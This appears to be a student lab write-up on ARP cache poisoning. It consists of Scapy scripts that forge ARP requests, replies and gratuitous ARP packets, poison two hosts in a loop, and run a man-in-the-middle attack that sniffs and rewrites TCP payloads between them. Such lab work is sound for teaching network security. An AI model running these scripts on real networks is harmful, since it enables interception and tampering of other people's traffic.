#!/usr/bin/python3

from scapy.all import \*

IP\_V = "10.9.0.5"

MAC\_V = "02:42:0a:09:00:05"

IP\_T = "10.9.0.6"

MAC\_T = "02:42:0a:09:00:69"

# Create an ARP Request Packet

ether = Ether(src=MAC\_T, dst="ff:ff:ff:ff:ff:ff")

arp = ARP(psrc=IP\_T, hwsrc=MAC\_T, pdst=IP\_V)

arp.op = 1 # 1 - request, 2 - response

frame = ether/arp

sendp(frame)

A screenshot of a computer

Description automatically generated with medium confidence

Graphical user interface, text, application

Description automatically generated

A screenshot of a computer

Description automatically generated with medium confidence

#!/usr/bin/python3

from scapy.all import \*

IP\_V = "10.9.0.5"

MAC\_V = "02:42:0a:09:00:05"

IP\_T = "10.9.0.6"

MAC\_T = "02:42:0a:09:00:69"

# Create ARP Reply Packet

ether = Ether(src=MAC\_T, dst=MAC\_V)

arp = ARP(psrc=IP\_T, hwsrc=MAC\_T, pdst=IP\_V, hwdst=MAC\_V)

arp.op = 2

frame = ether/arp

sendp(frame)

A screenshot of a computer

Description automatically generated with medium confidence

#!/usr/bin/python3

from scapy.all import \*

IP\_V = "10.9.0.5"

MAC\_V = "02:42:0a:09:00:05"

IP\_T = "10.9.0.6"

MAC\_T = "02:42:0a:09:00:69"

# Create Gratuitous ARP Packet

ether = Ether(src=MAC\_T, dst="ff:ff:ff:ff:ff:ff")

arp = ARP(psrc=IP\_T, hwsrc=MAC\_T, pdst=IP\_T, hwdst="ff:ff:ff:ff:ff:ff")

arp.op = 2

frame = ether/arp

sendp(frame)

Graphical user interface, text, application, chat or text message

Description automatically generated

Graphical user interface, text, application

Description automatically generated

#!/usr/bin/python3

from scapy.all import \*

import time

IP\_V1 = "10.9.0.5"

IP\_V2 = "10.9.0.6"

IP\_T = "10.9.0.105"

MAC\_V = "02:42:0a:09:00:05"

MAC\_T = "02:42:0a:09:00:69"

def create\_req\_packet(ip\_a, mac\_a, ip\_v):

ether = Ether(src=mac\_a, dst="ff:ff:ff:ff:ff:ff")

arp = ARP(psrc=ip\_a, hwsrc=mac\_a, pdst=ip\_v)

arp.op = 1

frame = ether/arp

return frame

while True:

# Case 1: Poison Machine A

print("Spoofing Machine A")

frame1 = create\_req\_packet(IP\_V1, MAC\_T, IP\_V2)

sendp(frame1)

# Case 2: Poison Machine B

print("Spoofing Machine B")

frame2 = create\_req\_packet(IP\_V2, MAC\_T, IP\_V1)

sendp(frame2)

print("Wait...")

time.sleep(5)

Text

Description automatically generated

Text

Description automatically generated

#!/usr/bin/python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

IP\_M = "10.9.0.105"

MAC\_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK........")

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load

print("\*\*\* %s, length: %d" % (data, len(data)))

newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())

send(newpkt/newdata)

else:

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)


del(newpkt[TCP].chksum)


send(newpkt)

filter\_template = 'tcp and (ether src {A} or ether src {B})'

f = filter\_template.format(A=MAC\_A, B=MAC\_B)

pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)





#!/usr/bin/python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

IP\_M = "10.9.0.105"

MAC\_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK........")

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load

print("\*\*\* %s, length: %d" % (data, len(data)))

newdata = re.sub(r'sanchit', r'AAAAAAA', data.decode(), flags=re.IGNORECASE)

send(newpkt/newdata)

else:

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].chksum)

send(newpkt)

filter\_template = 'tcp and (ether src {A} or ether src {B})'

f = filter\_template.format(A=MAC\_A, B=MAC\_B)

pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)